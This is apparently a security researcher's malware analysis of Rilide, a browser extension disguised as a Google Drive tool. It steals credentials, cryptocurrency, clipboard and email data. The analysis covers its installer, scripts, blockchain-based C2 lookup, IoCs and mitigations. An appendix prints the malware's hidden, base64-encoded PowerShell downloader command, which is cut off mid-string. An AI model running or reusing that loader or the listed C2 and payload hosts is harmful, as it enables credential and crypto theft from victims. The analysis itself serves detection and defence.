YXBwLmh0bWw=

app.html

Y29uZmlnLmpz

config.js

ZmlsZV9haGxkZmguanM=

file_ahldfh.js

ZmlsZV9hdWtqemxsdGkuanM=

file_aukjzllti.js

ZmlsZV9la3pwbHNqLmpz

file_ekzplsj.js

ZmlsZV9namVpd3pzdC5qcw==

file_gjeiwzst.js

ZmlsZV9wamJtY2dtLmpz

file_pjbmcgm.js

aWNvLnBuZw==

ico.png

bWFuaWZlc3QuanNvbg==

manifest.json

cnVsZXMuanNvbg==

rules.json

ZGlyX2pzcGN1eWZ1XGZpbGVfZGZlYWt5ZmlyLmpz

dir_jspcuyfu\file_dfeakyfir.js

ZGlyX2pzcGN1eWZ1XGZpbGVfa3ZueW5hLmpz

dir_jspcuyfu\file_kvnyna.js

ZGlyX2pzcGN1eWZ1XGZpbGVfdXFyZnRpanRnai5qcw==

dir_jspcuyfu\file_uqrftijtgj.js

ZGlyX2pzcGN1eWZ1XGRpcl9rbWlkZ1xmaWxlX215aHBuLmpz

dir_jspcuyfu\dir_kmidg\file_myhpn.js

ZGlyX2pzcGN1eWZ1XGRpcl9rbWlkZ1xmaWxlX253ZXFnaGxudS5qcw==

dir_jspcuyfu\dir_kmidg\file_nweqghlnu.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9mbXRxbi5qcw==

dir_jspcuyfu\dir_rodmrqczz\file_fmtqn.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9qcmZ4ZS5qcw==

dir_jspcuyfu\dir_rodmrqczz\file_jrfxe.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9uZ2dtZ2dpcXYuanM=

dir_jspcuyfu\dir_rodmrqczz\file_nggmggiqv.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9uaXZ2aGRjLmpz

dir_jspcuyfu\dir_rodmrqczz\file_nivvhdc.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9vbnRjYWNyb3MuanM=

dir_jspcuyfu\dir_rodmrqczz\file_ontcacros.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb2RtcnFjenpcZmlsZV9yem56dnB3Lmpz

dir_jspcuyfu\dir_rodmrqczz\file_rznzvpw.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfYWFjY2hvYWZzdi5qcw==

dir_jspcuyfu\dir_rovhzbzexe\file_aacchoafsv.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfYXZla2lmcnQuanM=

dir_jspcuyfu\dir_rovhzbzexe\file_avekifrt.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfZHdvcGJkeC5qcw==

dir_jspcuyfu\dir_rovhzbzexe\file_dwopbdx.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfc3Rla2xwZ3ouanM=

dir_jspcuyfu\dir_rovhzbzexe\file_steklpgz.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfeGlmanQuanM=

dir_jspcuyfu\dir_rovhzbzexe\file_xifjt.js

ZGlyX2pzcGN1eWZ1XGRpcl9yb3ZoemJ6ZXhlXGZpbGVfeXdkZ3dkdW5kLmpz

dir_jspcuyfu\dir_rovhzbzexe\file_ywdgwdund.js

ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfYnBmZWxlLmpz

dir_jspcuyfu\dir_vhwpcwlaxi\file_bpfele.js

ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfb2RybHVzaC5qcw==

dir_jspcuyfu\dir_vhwpcwlaxi\file_odrlush.js

ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfcmFwd2hjYXJhLmpz

dir_jspcuyfu\dir_vhwpcwlaxi\file_rapwhcara.js

ZGlyX2pzcGN1eWZ1XGRpcl92aHdwY3dsYXhpXGZpbGVfdnF5YmJyaGcuanM=

dir_jspcuyfu\dir_vhwpcwlaxi\file_vqybbrhg.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfY3hoamNla3YuanM=

dir_jspcuyfu\dir_wzjggrl\file_cxhjcekv.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfZGl6c3kuanM=

dir_jspcuyfu\dir_wzjggrl\file_dizsy.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfaHJ0c2RyZy5qcw==

dir_jspcuyfu\dir_wzjggrl\file_hrtsdrg.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfa253dnlqaGcuanM=

dir_jspcuyfu\dir_wzjggrl\file_knwvyjhg.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfcHpib3ptby5qcw==

dir_jspcuyfu\dir_wzjggrl\file_pzbozmo.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfcW5tb2lleC5qcw==

dir_jspcuyfu\dir_wzjggrl\file_qnmoiex.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfdHdrbWlicXkuanM=

dir_jspcuyfu\dir_wzjggrl\file_twkmibqy.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfdmlnbGJ0Y29zdC5qcw==

dir_jspcuyfu\dir_wzjggrl\file_viglbtcost.js

ZGlyX2pzcGN1eWZ1XGRpcl93empnZ3JsXGZpbGVfeHRhZXouanM=

dir_jspcuyfu\dir_wzjggrl\file_xtaez.js

ZGlyX295cm5vcXFcZmlsZV9heGVscy5qcw==

dir_oyrnoqq\file_axels.js

ZGlyX295cm5vcXFcZmlsZV9iaHNoZXpoZW54Lmpz

dir_oyrnoqq\file_bhshezhenx.js

ZGlyX295cm5vcXFcZmlsZV9mcG1vbGJzLmpz

dir_oyrnoqq\file_fpmolbs.js

ZGlyX295cm5vcXFcZmlsZV9qZnJuZS5qcw==

dir_oyrnoqq\file_jfrne.js

ZGlyX295cm5vcXFcZmlsZV9ra3V5bXpxbmNzLmpz

dir_oyrnoqq\file_kkuymzqncs.js

ZGlyX295cm5vcXFcZmlsZV9rc2xreGN6Z3FzLmpz

dir_oyrnoqq\file_kslkxczgqs.js

ZGlyX295cm5vcXFcZmlsZV9wYWV3a3h5Lmpz

dir_oyrnoqq\file_paewkxy.js

ZGlyX295cm5vcXFcZmlsZV90cWR4bnltZi5qcw==

dir_oyrnoqq\file_tqdxnymf.js

ZGlyX295cm5vcXFcZmlsZV91c3poZ24uanM=

dir_oyrnoqq\file_uszhgn.js

ZGlyX295cm5vcXFcZmlsZV96YWJhcC5qcw==

dir_oyrnoqq\file_zabap.js

ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX2FicG5hb2guanM=

dir_oyrnoqq\dir_cqwucuiid\file_abpnaoh.js

ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX2VsbXpsb3VyeC5qcw==

dir_oyrnoqq\dir_cqwucuiid\file_elmzlourx.js

ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX2hmZXpkanBoei5qcw==

dir_oyrnoqq\dir_cqwucuiid\file_hfezdjphz.js

ZGlyX295cm5vcXFcZGlyX2Nxd3VjdWlpZFxmaWxlX29xaHV2d3h0ei5qcw==

dir_oyrnoqq\dir_cqwucuiid\file_oqhuvwxtz.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfYXJwaHB4bm5oLmpz

dir_oyrnoqq\dir_donxq\file_arphpxnnh.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfY2R0dnlrb2ouanM=

dir_oyrnoqq\dir_donxq\file_cdtvykoj.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfaGRodm92Lmpz

dir_oyrnoqq\dir_donxq\file_hdhvov.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfanltanUuanM=

dir_oyrnoqq\dir_donxq\file_jymju.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfbGdsZHFwdWxxZy5qcw==

dir_oyrnoqq\dir_donxq\file_lgldqpulqg.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfbWNoY3RycWNuLmpz

dir_oyrnoqq\dir_donxq\file_mchctrqcn.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfcnFxYXEuanM=

dir_oyrnoqq\dir_donxq\file_rqqaq.js

ZGlyX295cm5vcXFcZGlyX2RvbnhxXGZpbGVfd3hudnB4Lmpz

dir_oyrnoqq\dir_donxq\file_wxnvpx.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfY3l2aW9oaWpkai5qcw==

dir_oyrnoqq\dir_vzjkf\file_cyviohijdj.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfZGN5dGdiaS5qcw==

dir_oyrnoqq\dir_vzjkf\file_dcytgbi.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfZnhoemJjd3NxLmpz

dir_oyrnoqq\dir_vzjkf\file_fxhzbcwsq.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfZ3F5bHZraGpzLmpz

dir_oyrnoqq\dir_vzjkf\file_gqylvkhjs.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfaHJxeGIuanM

dir_oyrnoqq\dir_vzjkf\file_hrqxb.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfbWdsZWxpdWd3Lmpz

dir_oyrnoqq\dir_vzjkf\file_mgleliugw.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfb3hmc2d3YnUuanM=

dir_oyrnoqq\dir_vzjkf\file_oxfsgwbu.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfcXhjc2xyeC5qcw==

dir_oyrnoqq\dir_vzjkf\file_qxcslrx.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfc252dGEuanM=

dir_oyrnoqq\dir_vzjkf\file_snvta.js

ZGlyX295cm5vcXFcZGlyX3Z6amtmXGZpbGVfc3NjcHJvdS5qcw==

dir_oyrnoqq\dir_vzjkf\file_sscprou.js

ZGlyX3BkaGZ4bnBreFxmaWxlX2Fzb3RsZS5qcw==

dir_pdhfxnpkx\file_asotle.js

ZGlyX3BkaGZ4bnBreFxmaWxlX2ZyYmpiZ2Z4eC5qcw==

dir_pdhfxnpkx\file_frbjbgfxx.js

ZGlyX3BkaGZ4bnBreFxmaWxlX2hocHpxYnpzLmpz

dir_pdhfxnpkx\file_hhpzqbzs.js

ZGlyX3BkaGZ4bnBreFxmaWxlX2htZnpxaS5qcw==

dir_pdhfxnpkx\file_hmfzqi.js

ZGlyX3BkaGZ4bnBreFxmaWxlX2xlcHJjZ25qZC5qcw==

dir_pdhfxnpkx\file_leprcgnjd.js

ZGlyX3BkaGZ4bnBreFxmaWxlX25tZ3dwcnVlaHcuanM=

dir_pdhfxnpkx\file_nmgwpruehw.js

ZGlyX3BkaGZ4bnBreFxmaWxlX3lmYmxma3RjYS5qcw==

dir_pdhfxnpkx\file_yfblfktca.js

ZGlyX3BkaGZ4bnBreFxmaWxlX3lvc2dpZWFnbGcuanM=

dir_pdhfxnpkx\file_yosgieaglg.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfbGx3dnRvaHYuanM=

dir_pdhfxnpkx\dir_gracvf\file_llwvtohv.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfbHV2b2ouanM=

dir_pdhfxnpkx\dir_gracvf\file_luvoj.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfb2ltbGpuYWdzbC5qcw==

dir_pdhfxnpkx\dir_gracvf\file_oimljnagsl.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfcHRwdm1zdm5xaC5qcw==

dir_pdhfxnpkx\dir_gracvf\file_ptpvmsvnqh.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfdWRnZ3AuanM=

dir_pdhfxnpkx\dir_gracvf\file_udggp.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfdWRvbG9sLmpz

dir_pdhfxnpkx\dir_gracvf\file_udolol.js

ZGlyX3BkaGZ4bnBreFxkaXJfZ3JhY3ZmXGZpbGVfdXhseHdrbWEuanM=

dir_pdhfxnpkx\dir_gracvf\file_uxlxwkma.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfZHR1cmV2Z2ptay5qcw==

dir_pdhfxnpkx\dir_tojirz\file_dturevgjmk.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfZmNhZXRmdm9ubi5qcw==

dir_pdhfxnpkx\dir_tojirz\file_fcaetfvonn.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfZnJwZ3hmcGsuanM=

dir_pdhfxnpkx\dir_tojirz\file_frpgxfpk.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfanpuYncuanM=

dir_pdhfxnpkx\dir_tojirz\file_jznbw.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfbXFqZG9sd2wuanM=

dir_pdhfxnpkx\dir_tojirz\file_mqjdolwl.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfdGVmeHlhby5qcw==

dir_pdhfxnpkx\dir_tojirz\file_tefxyao.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfdm50aGhwZC5qcw==

dir_pdhfxnpkx\dir_tojirz\file_vnthhpd.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfeGl1Zm9odi5qcw==

dir_pdhfxnpkx\dir_tojirz\file_xiufohv.js

ZGlyX3BkaGZ4bnBreFxkaXJfdG9qaXJ6XGZpbGVfeWVudHRreXFvLmpz

dir_pdhfxnpkx\dir_tojirz\file_yenttkyqo.js

bW9kdWxlc1xjb250ZW50LXNjcmlwdHMtcmVnaXN0ZXItcG9seWZpbGwuNC4wLjAuanM=

modules\content-scripts-register-polyfill.4.0.0.js

c3JjXFRvZ2dsZVRlc3QuanM=

src\ToggleTest.js

c3JjXGNvbnRlbnRcQWxlcnRSZWNlaXZlLmpz

src\content\AlertReceive.js

c3JjXGNvbnRlbnRcT3BlblJlbW92ZS5qcw==

src\content\OpenRemove.js

c3JjXGZpbmRlclxBbmFseXplUGFpbnQuanM=

src\finder\AnalyzePaint.js

c3JjXGZpbmRlclxBc3NpZ25UZXN0Lmpz

src\finder\AssignTest.js

c3JjXGZpbmRlclxDb3B5UmVkdWNlLmpz

src\finder\CopyReduce.js

c3JjXGZpbmRlclxEcmFnQ3JlYXRlLmpz

src\finder\DragCreate.js

c3JjXGZpbmRlclxEcmF3Lmpz

src\finder\Draw.js

c3JjXGZpbmRlclxFbmFibGVQZWVrLmpz

src\finder\EnablePeek.js

c3JjXGZpbmRlclxGb2N1cy5qcw==

src\finder\Focus.js

c3JjXGZpbmRlclxQcm9maWxlSW5zdGFsbENsb25lLmpz

src\finder\ProfileInstallClone.js

c3JjXGZpbmRlclxTaG93SGFuZGxlRHJhdy5qcw==

src\finder\ShowHandleDraw.js

c3JjXGZ1bmN0aW9uc1xDbG9zZVJlZHVjZS5qcw==

src\functions\CloseReduce.js

c3JjXGZ1bmN0aW9uc1xEZWxldGUuanM=

src\functions\Delete.js

c3JjXGZ1bmN0aW9uc1xEcmFnU3VtbWFyaXplLmpz

src\functions\DragSummarize.js

c3JjXGZ1bmN0aW9uc1xJbnZlcnQuanM=

src\functions\Invert.js

c3JjXGZ1bmN0aW9uc1xPcHRpbWl6ZUV2YWx1YXRlLmpz

src\functions\OptimizeEvaluate.js

c3JjXGZ1bmN0aW9uc1xQcmludC5qcw==

src\functions\Print.js

c3JjXGZ1bmN0aW9uc1xSZWNlaXZlLmpz

src\functions\Receive.js

c3JjXGZ1bmN0aW9uc1xSZW1vdmUuanM=

src\functions\Remove.js

c3JjXGZ1bmN0aW9uc1xSZXN1bWVSZXN1bWVNaXJyb3IuanM=

src\functions\ResumeResumeMirror.js

c3JjXGZ1bmN0aW9uc1xSZXRyaWV2ZVVwZGF0ZVN1Ym1pdC5qcw==

src\functions\RetrieveUpdateSubmit.js

c3JjXGZ1bmN0aW9uc1xSdW5EZXBsb3lGb2N1cy5qcw==

src\functions\RunDeployFocus.js

c3JjXGZ1bmN0aW9uc1xTYXZlLmpz

src\functions\Save.js

c3JjXGZ1bmN0aW9uc1xTZWxlY3REcmF3Lmpz

src\functions\SelectDraw.js

c3JjXGZ1bmN0aW9uc1xXYWl0Lmpz

src\functions\Wait.js

c3JjXG1haWxzXFJlbGVhc2UuanM=

src\mails\Release.js

The last step in the PowerShell script is to add the extension to the different web browsers specified within the script itself.

Rilide - An Information Stealing Browser Extension
Figure 20: Function calls to add the Rilide extension to the targeted web browsers.

Before installing the malicious extension, the PowerShell script terminates any running instances of the web browsers targeted before the extension is enabled. The extension is installed only for the user who is logged in when the script is running. It then attempts to modify the Secure Preferences or the Preferences file (for MSedge) within the Default or Profile subdirectories. The content shown in Figure 16 is updated to reflect the path shown in Figure 18. Once this modification occurs, it is added to the Secure Preferences JSON file. The script also checks if the extension is installed; if it is, the content is updated to API content extracted by the script. Otherwise, it adds the content to the file.

Rilide - An Information Stealing Browser Extension
Figure 21: Code used to add the content shown in Figure 16 to files used by the web browsers. This is used to add the extension to the web browser.

Once the extension path is added to the preferences file, the PowerShell script waits 4 seconds before launching the web browser. 

Rilide - An Information Stealing Browser Extension
Figure 22: The content from Figure 16 is updated to reflect the path to Rilide. The path was previously shown in Figure 18. 

Rilide Browser Extension

Like TrustWave's reporting, the malware masquerades as a Google Drive utility that claims to save content to Google Drive. The extension's permissions indicate that it can interact with cookies, clipboard data, and system information. Rilide uses injected scripts to steal credentials and cryptocurrency and take screenshots. 

Rilide - An Information Stealing Browser Extension
Figure 23: Functionality present within Rilide. Source: Hacker News

The extension masquerades as a Google Drive utility that aims to help users save content to Drive. This is indicated by the name and description specified in the manifest.json file and the extension’s icon.

Rilide - An Information Stealing Browser Extension
Figure 24: A screenshot showing Rilide installed in Google Chrome.
Rilide - An Information Stealing Browser Extension
Figure 25: Details about the Rilide extension within Google Chrome.
Rilide - An Information Stealing Browser Extension
Figure 26: The malware uses the Google Drive icon as its icon.

The main files in the extension are:

  • config.js
  • manifest.json
  • rules.json
  • ico.png
  • src/ToggleTest.js
  • src/content/OpenRemove.js
  • src/content/AlertReceive.js
  • src/content/Release.js

The extension’s directory contains other JavaScript files with helper functions that expand its functionality. These files are essential to the three scripts injected into each webpage. 

Rilide - An Information Stealing Browser Extension
Figure 27: Files within the Rilide directory.

manifest.json

The extension’s manifest.json shows that the extension can query system information such as CPU and storage information. It can also access the browser’s local storage. Moreover, the extension allows access to the clipboard for reading and writing capabilities. The service worker is a file called ToggleTest.js. The extension injects three scripts into every webpage, collecting information from the pages. The scripts are:

  • OpenRemove.js
  • AlertReceive.js
  • Release.js  
Rilide - An Information Stealing Browser Extension
Figure 28: Content of the manifest.json file
Rilide - An Information Stealing Browser Extension
Figure 29: The manifest.json file shows the injected scripts and declarative_net_request specifications.
💡
For more information about how Browser Extensions work, please read our blog.

The rules.json is specified as part of the declarative_net_request objects, an API that blocks or modifies web requests. In this case, the API adjusts the content security policy to help remove headers.

rules.json

Rilide - An Information Stealing Browser Extension
Figure 30: The rules declared within the rules.json that are used to remove content security policies. 

The rules.json file is used to modify headers in network requests and removes any content security policy values set by the web pages. 

config.js

Rilide - An Information Stealing Browser Extension
Figure 31: Configuration parameters for Rilide, including the ability to set up a Telegram C2 channel.

The config file contains references to Telegram and Web-based panels. However, this sample does not appear to have a Telegram panel, as shown by the lack of details within the TelegramPanel object. 

ToggleTest.js

ToggleTest.js is a heavily obfuscated file that imports functions from other JavaScript files. The file call functions to collect system information, execute commands, and take screenshots.

Rilide - An Information Stealing Browser Extension
Figure 32: Functions imported by the service worker, ToggleTest.js, to expand its functionality. 

OpenReceive.js

This file was heavily obfuscated and used event listeners to collect messages from cryptocurrency exchanges and other websites, such as Facebook and Google Pay. Before grabbing information, the malware checks local storage in the web browser to obtain settings used to gather what information Rilide collects.

💡
JavaScript files can be deobfuscated using tools such as JavaScript Deobfuscator.
Rilide - An Information Stealing Browser Extension
Figure 33: Code used to create event listeners that look for cryptocurrency details.

AlertReceive.js

The AlertReceive.js file is used to read and write text from the clipboard. 

Rilide - An Information Stealing Browser Extension
Figure 34: Code used to interact with the clipboard.

Release.js

This file collects content from email applications. The injected code checks whether the web page is Outlook, Yahoo, or Gmail. Once the email application has been identified, the script examines the DOM content on the web page to collect information about the emails. 

Rilide - An Information Stealing Browser Extension
Figure 35: Deobfuscated code from Release.js that looks for Outlook, Yahoo, and Gmail pages.

Research from Trellix outlines that Rilide looks for messages from cryptocurrency exchanges and modifies their content to collect credentials from users when they attempt to log in to the exchange. 

Rilide - An Information Stealing Browser Extension
Figure 36: Notes from Trellix indicate that Rilide modified emails to lure users into signing into their cryptocurrency accounts. Source: Trellix

Network Traffic

💡
A packet capture of Rilide network traffic and SSL decryption keys are provided as a reference.

C2 Resolution using Dead Drops

Rilide queries different blockchain services to obtain the C2 server, which is stored as a base58-encoded value in another cryptocurrency address. The blockchain services queried include:

  • Blockstream
  • Bitcoin Explorer
  • Blockcypher
  • Mempool
  • Bitcore

The Bitcoin address that the malware looks up is bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066.

Rilide - An Information Stealing Browser Extension
Figure 37: Cryptocurrency transaction to the BitCoin address the malware looks up. Source: Blockchain.com
Rilide - An Information Stealing Browser Extension
Figure 38: Requests to blockstream.info that return another BitCoin address that also doubles as the C2 address for the malware. 
Rilide - An Information Stealing Browser Extension
Figure 38: Requests to Blockcypher showing the second BitCoin address.

The address is 1Aybhtfb3TM36MDmULVXJVAFni8V8tR4aS and decodes to the C2 server memento-mori[.]com

Rilide - An Information Stealing Browser Extension
Figure 39: The second BitCoin address can be decoded into the C2 domain using base58.

C2 Communication

Once the C2 server has been identified, the extension starts exfiltrating information back to it. The malware returns system information data to the C2 server via a POST request to the URI /api/machine/init.

Rilide - An Information Stealing Browser Extension
Figure 40: System information exfiltrated by Rilide.

The information includes:

  • CPU details
  • Operating System information
  • Display information
  • Extension details

Other commands observed within network traffic include:

  • /api/machine/injections
  • /api/machine/commands
  • /api/machine/settings
  • /api/machine/clipper
  • /api/machine/screenshot-rules
  • /api/machine/set-command
Rilide - An Information Stealing Browser Extension
Figure 41: Phases returned by the C2 used to determine what information Rilide targets. This command also returns a reverse proxy address if the malware uses one.

Mitigations

  • Extension Management
    • Avoid installing extensions from untrusted sources or third-party websites.
    • Users should review permissions used by extensions before installing them.
    • Users should periodically review installed extensions to identify any that are no longer needed and remove them.
  • PowerShell Logging
    • Enable PowerShell logging features, including:
      • Module Logging
      • Script Block logging
    • Have PowerShell logs being ingested into SIEM or centralized log management solutions for monitoring
  • Block users from running PowerShell Commands
    • Restrict PowerShell usage to only those that are required to run PowerShell commands.

Indicators of Compromise

The table below contains all Rilide network IoCs identified during the analysis of the intrusion chain. 

IOCs

hxxps[://]blockstream[.]info/api/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/txs

hxxps[://]bitcoinexplorer[.]org/api/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066?limit=1

hxxps[://]api[.]blockcypher[.]com/v1/btc/main/addrs/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/full?limit=1

hxxps[://]mempool[.]space/api/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/txs

hxxps[://]api[.]bitcore[.]io/api/BTC/mainnet/address/bc1qkljhfktumxjqa52yle0xzz9nd4jl40vzyyc066/txs?limit=1

hxxps[://]mmemento-mori[.]com/api/machine/sign?d=mmemento-mori[.]com

hxxps[://]mmemento-mori[.]com/api/machine/init

hxxps[://]mmemento-mori[.]com/api/machine/injections?uuid=31d7f9d7-a0ea-46be-88b7-196bc3e2e5e1

hxxps[://]mmemento-mori[.]com/api/machine/commands?uuid=31d7f9d7-a0ea-46be-88b7-196bc3e2e5e1

hxxps[://]mmemento-mori[.]com/api/machine/settings

hxxps[://]mmemento-mori[.]com/api/machine/clipper

hxxps[://]mmemento-mori[.]com/api/machine/screenshot-rules

hxxps[://]mmemento-mori[.]com/api/machine/set-command

hxxps[://]tcl-black[.]com/1111[.]bs64

tcl-black[.]com

The table below contains a subset of additional Rilide network IoCs that have been added to the Pulsedive platform. This data can be queried in Pulsedive using the Explore query threat=Rilide and is available for export in multiple formats (CSV, STIX 2.1, JSON).

IOCs

ashgrrwt[.]click

nch-software[.]info

nvidia-graphics[.]top

vceilinichego[.]ru

45[.]15[.]156[.]210

web-lox[.]com

assets[.]bnbcoinstatic[.]com

proyectopatentadomxapostol[.]com

blackfox[.]lol

pupkalazalupka[.]com

extension-login[.]com

tes123123t[.]com

extensionsupdate[.]com

hxxps[:=//]download[.]hdoki[.]org/yzxdhdxsqkmvcayrtevs/RiotRevelry1[.]0[.]2[.]exe

hxxps[:=//]nch-software[.]info/1/2[.]exe

nightpredators[.]com

Rilide MITRE ATT&CK TTPs

Technique

Tactic

Collection

Clipboard data (T1115)

Email Collection (T1114)

Screen Capture (T1113)

Command and Control

Application Layer Protocol: Web Protocols (T1071.001)

Dynamic Resolution (T1568)

Web Service: Dead Drop Resolver (T1102.001)

Proxy: External Proxy (T1090.002)

Ingress Tool Transfer (T1105)

Credential Access

Clipboard data (T1115)

Steal Web Session Cookie (T1539)

Defense Evasion

Access Token Manipulation (T1134)

Deobfuscate/Decode Files or Information (T1140)

Masquerading (T1036)

Obfuscated Files or Information (T1027)

Process Injection (T1055)

Virtualization/Sandbox Evasion: User Activity Based Checks (T1497.002)

Discovery

System Information Discovery (T1082)

Virtualization/Sandbox Evasion: User Activity Based Checks (T1497.002)

Evasion

Masquerading (T1036)

Execution

Command and Scripting Interpreter: PowerShell (T1059.001)

Command and Scripting Interpreter: JavaScript (T1059.007)

User Execution: Malicious File (T1204.002)

Initial Access

Phishing (T1566)

Persistence

Boot or Logon Autostart Execution (T1547)

Browser Extensions (T1176)

Privilege Escalation

Access Token Manipulation (T1134)

Boot or Logon Autostart Execution (T1547)

Process Injection: Process Hollowing (T1055.012)

References

Appendix 1 - PowerShell Script

"C:\Windows\system32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -e JABsAFUAaABwAEoAIAA9ACAAKAAiAGsAcABDADMALwA3AFcATgAvAHEAQwBIAG8ANABiADIAcwBQAEAAdABnAHIAZgB3AHYALwArAFUAcgBaADYAbwBxAGYARwBJAGoANABlAGcAcgBMADcAeABsAEoAZQBIAHQALwBHAFcAdAA0AE8AWAArAC8AcwA9ACIAKQAKACQASABnAHcAcwBHACAAPQAgACQAbABVAGgAcABKAC4AUgBlAHAAbABhAGMAZQAoACIAQAAiACwAIAAiAGEAIgApAAoAJABUAFcASgBYAFcAIAA9ACAAWwBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAEgAZwB3AHMARwApACAAfAAgAEYAbwByAEUAYQBjAGgALQBPAGIAagBlAGMAdAAgAHsAIAAkAF8AIAAtAGIAeABvAHIAIAAxADkAOAB9AAoAJABaAEwAYgA4AHEAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwBlAHQAUwB0AHIAaQBuAGcAKAAkAFQAVwBKAFgAVwApAC4AUgBlAHAAbABhAGMAZQAoACIAQAAiACwAIAAiAGEAIgApAAoAJABSAFUAdgBlAEsAIAA9ACAAWwBDAG8AbgB2AGUAcgB0AF0AOgA6AEYAcgBvAG0AQgBhAHMAZQA2ADQAUwB0AHIAaQBuAGcAKAAkAFoATABiADgAcQApAAoAJABRAEsAOQB0AHQAIAA9ACAAWwBiAHkAdABlAFsAXQBdACgAMwA3ACwAIAA0ADYALAAgADIAMAAxACwAIAAxADkAMgAsACAAMgAyADAAKQA7AAoAJABlAHkATQBUAEEAIAA9ACAAMAA7AAoAJABDAEoAQwAyAFcAIAA9ACAAJABSAFUAdgBlAEsAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAKACQAXwAgAC0AYgB4AG8AcgAgACQAUQBLADkAdAB0AFsAJABlAHkATQBUAEEAKwArAF0AOwAKAGkAZgAgACgAJABlAHkATQBUAEEAIAAtAGcAZQAgACQAUQBLADkAdAB0AC4ATABlAG4AZwB0AGgAKQAgAHsACgAkAGUAeQBNAFQAQQAgAD0AIAAwAAoAfQAKAH0ACgAKACQAeAByADAAVAB6AD0AbgBlAHcALQBvAGIAagBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBXAGUAYgBjAGwAaQBlAG4AdAA7AAoAJABtAGQASwB5AEsAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAQQBTAEMASQBJAC4ARwB